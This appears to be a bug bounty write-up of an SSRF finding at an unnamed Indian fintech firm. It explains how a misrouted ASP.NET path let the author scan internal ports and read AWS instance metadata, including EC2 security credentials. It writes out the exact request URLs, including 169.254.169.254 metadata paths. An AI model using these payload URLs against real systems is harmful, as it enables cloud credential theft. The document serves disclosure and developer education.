
The Unusual Case of Status code- 301 Redirection to AWS Security Credentials Compromise




Avinash Jain (@logicbomb_1) Follow

Jun 2 · 5 min read

Hi All,


This is about my recent hack and I personally find it one of the most curious and unusual hacks of my bug bounty journey in which an open redirection leads me to access AWS EC2 credentials compromise in **India's leading fintech company**. Below I'll explain how I was able to access AWS credentials by first finding an unusual redirection then getting kind of Remote File Inclusion (RFI), escalating it to Server Side Request Forgery (SSRF) and finally getting hold of AWS EC2 Credentials.

> *Recently, I have been learning about How routing works in an application written in ASP.net, how basically the URL are routed to the correct logic or functionality for which ASP.NET Core MVC uses the Routing middleware to match the URLs of incoming requests and map them to actions. Many a times due to bad routing logic and improper code architecture, the misconfigurd routing can leads to perform other unintented function. To further understand this, I would suggest reading this article.*


2. Route to appropriate Controller
Routing
1. Request
Google
Database
Controller
3. Interact with Data Model
5. Renders View
4. Controller invokes View
View
Model

MVC Architecture

So here it goes, while testing India's largest Fin-tech company, I found that the application is written in ASP.net and running on Windows IIS/10.0 which is easily gettable by simply checking the response headers -



```
Date: Thu, [redacted] 2019 19:36:24 GMT
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy-Report-Only: default-src 'self'; report-to
[illegible]
X-Powered-By: ASP.NET
X-Cache: Miss from cloudfront
Via: 1.1 a97c794c856060bec851a3fb3f36807d.cloudfront.net (CloudFront)
X-Amz-Cf-Id: w1JtgIcMiOhEU2v0v1NILmgrQbZ1hYKovcuMHRq4wWtZ1kQN9x62IQ==
```

Application is over Windows IIS server and written in ASP.net

Now in order to understand how the routing rule might have written in the code, I appended the original URL which was https://redacted.com/ with something garbish — https://redacted.com/xyxyz and as expected it throws 404 not found. But the case was different when I visited "My account” page and did the same thing — https://redacted.com/myaccount/xyyyz, here I got 301 redirection to the route from where the request came i.e. https://redacted.com/myaccount. Now, what if I append a random HTTP url — https://redacted.com/myaccount/http://evilzone.org and same as happened above, it got redirected to evilzone.org but the URL remains same https://redacted.com/myaccount/http://evilzone.org that means the page was loaded within the server, most likely sent to the upstream server as is. Probably the logic behind the code must be something —

```
For a URL path like /myaccount, the myaccountApi.MyProfile action
will be executed, for the URL path having HTTP or HTTPs protocol,
like /myaccount/^(http|https)://(.*),accept it and pass it to the
upstream server and for anything not matching any other condition,
executing the same action as myaccountApi.MyProfile.
```

> *The reason why the developer left the code like this seems to be a testing code which was meant to be on a staging environment but probably due to negligence it was pushed to the prod environment and misconfigured rules in upstream proxy.*

Now in order to inspect and debug HTTP requests, I used Requestbin which serves almost the same purpose as Burp Collaborator. and so I made a request https://redacted.com/myaccount/https://en1sxi232vmus.x.pipedream.net/ and here is the response header I got —


as you can see there were 2 IPs in the **x-forwarded-for** header which is something weird and when I performed whois lookup, I found that the first IP was my routers IP which is obvious but the second IPs belong to server IP of redacted.com (i.e of the upstream proxy server). The redirection that I got in the first step was now becoming a Server Side Redirection, not just a client-side redirection. Now if its a server side redirection then there would definitely be a big chance of SSRF (Server Side Request Forgery) attack. Here how upstream proxy might have configured —

```
# server context, here the victim.com is the value which is passed
#by MVC action.
location /myaccount/* {
    proxy_set_header HOST $host;
    proxy_set_header X-Forwarded-Proto $scheme;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for,
$client_ip ;

    proxy_pass http://victim.com/;
}

. . .
```

I went to test for SSRF and tried to check for the open ports by hitting the local host on different ports like https://redacted.com/myaccount/http://127.0.0.1:80 and I got 200 status OK which meant the port is open (which is obvious as the application is running on it) and when I made the request on the different port like 21 https://redacted.com/myaccount/http://127.0.0.1:21, it gave the below response —


Status code 000

Status code 000, not 200 which confirmed the port might be closed or filtered. So here I performed one of the simple and first test case for SSRF — internal server port scan.

Now further observing the response header (X-Amz-Cf-Id and cloudfront keyword), it confirmed that the application is over AWS —

X-Amz-Cf-Id and cloudfront keyword

so without consuming much time, I went on to make the call to read AWS instance metadata API (http://169.254.169.254/latest/meta-data), the complete URL was — https://redacted.com/myaccount/http://169.254.169.254/latest/meta-data and here is the response I got —

AWS instance meta data

Further, I made the API call to access ssh public key access (https://redacted.com/myaccount/http://169.254.169.254/latest/metadata/public-keys/0/openssh-key) and I got access to it —

SSH Public key

So I have got the SSRF, and able to scan internal ports, able to access EC2 metadata, now to read AWS security credentials — **The credentials that AWS uses to identify an instance to the rest of the Amazon EC2 infrastructure**, I had to make the call to AWS instance metadata security credentials API and the final URL was (https://redacted.com/myaccount/http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance) and as I expected, I was able to get hold of it —

Access to AWS Security Credentials

But the IAM role attached to the ec2 instance seems to have very restricted permission hence the risk level attached to it was low. That’s it about this interesting finding where an unusual redirection leads to access AWS account credentials via SSRF. This is a pure case of how a weak and a not reviewed code and misconfigured rules can lead to a critical vulnerability. The learning for the developers, for the companies, is straightforward — Never commit code in the production environment without proper peer review. There are high chances of negligently pushing staging test code in the prod environment and always give a second look to the proxy/routing rules manually created.

· · ·

Report details-

25-May-2019 — Bug reported to the concerned company.

26-May-2019 — Bug was marked fixed.

26-May-2019 — Re-tested and confirmed the fix.

30-May-2019 — Rewarded.

Thanks for reading!

~Logicbomb (https://twitter.com/logicbomb_1)

Security Information Security Hacking Bug Bounty AWS

1K claps

WRITTEN BY

Avinash Jain (@logicbomb_1)

Follow

Lead Infrastructure Security Engineer @Grofers | DevSecOps | Speaker | Breaking stuff to learn | Featured in Forbes| Acknowledged by Google, NASA,Yahoo,UN etc

See responses (2)


More From Medium

More from Avinash Jain (@logicbomb_1)

Credentials leaked in public? Here's what Grofers implemented to prevent such mishaps!

Avinash Jain (@logicbomb_1) in Lambda - The...
Nov 3, 2018 · 4 min read

1.5K



```
y @michenriksen

v2.0.0-beta started at 2018-06-09T12:38:23+02:00
91 signatures
erface available at http://127.0.0.1:9393
ng targets...
ved 3 repositories from bjornes
ved 1 repository from denchen
ved 1 repository from adon-at-work
ved 17 repositories from DennisMcWherter
ved 38 repositories from dreefish
ved 6 repositories from d0lam
ved 6 repositories from garyluoex
ved 3 repositories from gjoranv
ved 1 repository from gyehuda
ved 33 repositories from francisco-perez-sorrosal
ved 9 repositories from jkuse
ved 3 repositories from lingyan
ved 104 repositories from davglass
ved 17 repositories from juandopazo
ved 3 repositories from manolama
ved 211 repositories from yahoo
ved 2 repositories from pranavbhole
ved 31 repositories from apoiden
ved 2 repositories from QubitPi
ved 4 repositories from qbernes
ved 19 repositories from longiho
ved 15 repositories from rashi283
ved 4 repositories from sagarun
ved 4 repositories from SolidWallOfCode
ved 1 repository from surendart
ved 29 repositories from reid
ng 539 repositories...
```

Related reads

How to Upgrade Your XSS Bug from Medium to Critical

Luke Stephens (@hakluke)
May 21 · 5 min read ★

656

Related reads

SSRF in the Wild

Vickie Li in The Startup
Aug 23 · 7 min read ★

356